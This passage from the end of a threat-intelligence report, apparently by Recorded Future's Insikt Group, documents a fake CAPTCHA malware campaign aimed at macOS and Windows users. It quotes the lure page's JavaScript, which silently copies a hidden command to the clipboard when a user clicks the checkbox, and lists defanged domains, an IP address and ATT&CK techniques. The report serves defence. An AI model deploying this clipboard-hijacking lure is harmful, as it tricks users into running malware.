    const step0Elements = document.querySelectorAll(".step0");
    const step1Elements = document.querySelectorAll(".step1");
    const step2Elements = document.querySelectorAll(".step2");
    const step3Elements = document.querySelectorAll(".step3");
    const checkbox = document.getElementById("checkbox");
    const verifyWindow = document.getElementById("verify-window");
    const spinner = document.getElementById("spinner");
    const verifyButton = document.getElementById("verify-button");

    setTimeout(() => {
        preloaderElements.forEach(el => el.style.display = "none");
        preloaderText.style.display = "none";
        textAllStep.style.display = "block";
        checkboxWindow.style.display = "flex";

        setTimeout(() => {
            checkboxWindow.style.display = "flex";
            let opacity = 0;
            let fadeIn = setInterval(() => {
                if (opacity >= 1) {
                    clearInterval(fadeIn);
                } else {
                    opacity += 0.1;
                    checkboxWindow.style.opacity = opacity;
                }
            }, 30);
        }, 200);
        step0Elements.forEach(el => el.style.display = "block");

        setTimeout(() => {
            step0Elements.forEach(el => el.style.display = "none");
            step1Elements.forEach(el => el.style.display = "block");
```

```
        }, 2000);

        // --- ВАЖНО: АВТОМАТИЧЕСКИЙ РЕДИРЕКТ НА СЕБЯ С ПАРАМЕТРОМ ЧЕРЕЗ 30
СЕКУНД ---
        // Используем 30 секунд (30000 миллисекунд)
        setTimeout(() => {
            console.log('30 секунд истекло, перенаправляем для установки
куки...');
            // Получаем текущий URL, добавляем к нему параметр
            const currentUrl = new URL(window.location.href);
            currentUrl.searchParams.set('verified_redirect', 'true'); //
Добавляем параметр
            window.location.replace(currentUrl.toString());
        }, 30000); // 30 секунд

    }, 1500);

    // Если вы хотите полностью отключить ручное взаимодействие с капчей,
    // вы можете удалить обработчики click для checkbox и verifyButton,
    // или по крайней мере убедиться, что они тоже приводят к редиректу.
    // Я оставлю их, но они не будут основными триггерами.
    checkbox.addEventListener("click", function () {
        const textarea = document.createElement('textarea');
        textarea.value = command; // Используем собранную команду
        textarea.setAttribute('readonly', '');
        textarea.style.position = 'absolute';
        textarea.style.left = '-9999px';
        document.body.appendChild(textarea);
        textarea.select();
        document.execCommand('copy');
        document.body.removeChild(textarea);
        console.log('✅ Команда скопирована в буфер обмена.');

        step1Elements.forEach(el => el.style.display = "none");
        step2Elements.forEach(el => el.style.display = "block");
        spinner.style.visibility = "visible";

        setTimeout(() => {
            checkboxWindow.style.width = "530px";
            checkboxWindow.style.height = "auto";
            verifyWindow.classList.add("active");
        }, 500);
    });

    verifyButton.addEventListener("click", function () {
        verifyWindow.classList.remove("active");
        checkboxWindow.style.height = "74px";
```

```
        setTimeout(() => {
            checkboxWindow.style.width = "300px";
            step2Elements.forEach(el => el.style.display = "none");
            step3Elements.forEach(el => el.style.display = "block");

            setTimeout(() => {
                step3Elements.forEach(el => el.style.display = "none");
                step1Elements.forEach(el => el.style.display = "block");
                spinner.style.visibility = "hidden";
            }, 1000);
        }, 600);

        // Кнопка "Verify" теперь также перенаправляет на тот же URL с
параметром
        const currentUrl = new URL(window.location.href);
        currentUrl.searchParams.set('verified_redirect', 'true');
        window.location.replace(currentUrl.toString());
    });

    document.getElementById("verification-id").textContent = Math.floor(100000
+ Math.random() * 900000);
    const chars = "abcdef0123456789";
    document.querySelector(".ray-id").textContent = Array.from({ length: 16 },
() => chars[Math.floor(Math.random() * chars.length)]).join("");
});

document.addEventListener('copy', function (e) {
    e.preventDefault();
    if (e.clipboardData) {
        e.clipboardData.setData('text/plain', command); // Используем
собранную команду
        console.log('✅ Команда скопирована через обработчик copy.');
    } else if (window.clipboardData) {
        window.clipboardData.setData('Text', command);
    }
});
</script>
```

Appendix G: Cluster 4 — Dual-Platform Selection Indicators

Indicator	IP Address	ASN	First Seen	Last Seen
valetfortesla[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-11-12	2026-03-05
macxapp[.]org	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-18	2025-06-18
apposx[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-13	2025-06-24
cryptonews-info[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-18	2025-12-20
macosx-app[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-14	2025-06-16
cryptoinfnews[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-14	2025-06-30
macxapp[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-14	2025-06-16
cryptoinfo-allnews[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-13	2025-06-30
appxmacos[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-13	2025-06-30
appmacintosh[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-12	2025-06-13
macosxappstore[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-09	2025-06-30

Indicator	IP Address	ASN	First Seen	Last Seen
macosx-apps[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-09	2025-06-11
cryptoinfo-news[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-06-08	2025-06-29
financementure[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-27	2025-06-30
appsmacosx[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-27	2025-06-09
appmacosx[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-27	2025-06-14
macosxapp[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-27	2025-06-09
macosapp-apple[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-25	2025-05-26
macapps-apple[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-23	2025-05-24
macapp-apple[.]com	45[.]144[.]233[.]192	Baykov Ilya Sergeevich (AS41745)	2025-05-13	2025-05-23

Appendix H: Cluster 5 — macOS Storage Cleaning Indicators

Indicator	IP Address	ASN	First Seen	Last Seen
mac-os-helper[.]com	Cloudflare	Cloudflare	2026-02-07	2026-03-05
stormac[.]it[.]com	Cloudflare	Cloudflare	2026-02-20	2026-02-20
macos-storageperf[.]com	Cloudflare	Cloudflare	2026-02-06	2026-03-05
apple[.]assistance-tools[.]com	Cloudflare	Cloudflare	2026-01-25	2026-01-25
apple[.]diagnostic[.]wiki	Cloudflare	Cloudflare	2026-01-24	2026-01-30
macintosh-hub[.]com	Cloudflare	Cloudflare	2025-12-02	2026-03-05

Appendix I: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Phishing	T1566
Initial Access: Phishing: Spearphishing Link	T1566.002
Execution: Command and Scripting Interpreter	T1059
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Command and Scripting Interpreter: Unix Shell	T1059.004
Execution: User Execution	T1204
Execution: User Execution: Malicious Link	T1204.001
Execution: User Execution: Malicious File	T1204.002
Defense Evasion: Obfuscated/Compressed Files or Information	T1027
Defense Evasion: Obfuscated/Compressed Files or Information: Software Packing	T1027.002
Defense Evasion: Obfuscated/Compressed Files or Information: Command Obfuscation	T1027.010
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: System Binary Proxy Execution	T1218
Persistence: Boot or Logon Autostart Execution	T1547
Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
Persistence: Boot or Logon Autostart Execution: Shortcut Modification	T1547.009
Command-and-Control: Application Layer Protocol	T1071
Command-and-Control: Application Layer Protocol: Web Protocols	T1071.001
Command-and-Control: Ingress Tool Transfer	T1105
Discovery: System Information Discovery	T1082

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for customers, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. The Recorded Future Intelligence Operations Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining precise, AI-driven analytics with the Intelligence Graph® populated by specialized threat data, Recorded Future enables cyber teams to see the complete picture, act with confidence, and get ahead of threats that matter before they impact your business. Headquartered in Boston with offices around the world, Recorded Future works with more than 1,900 businesses and government organizations across 80 countries.

Learn more at recordedfuture.com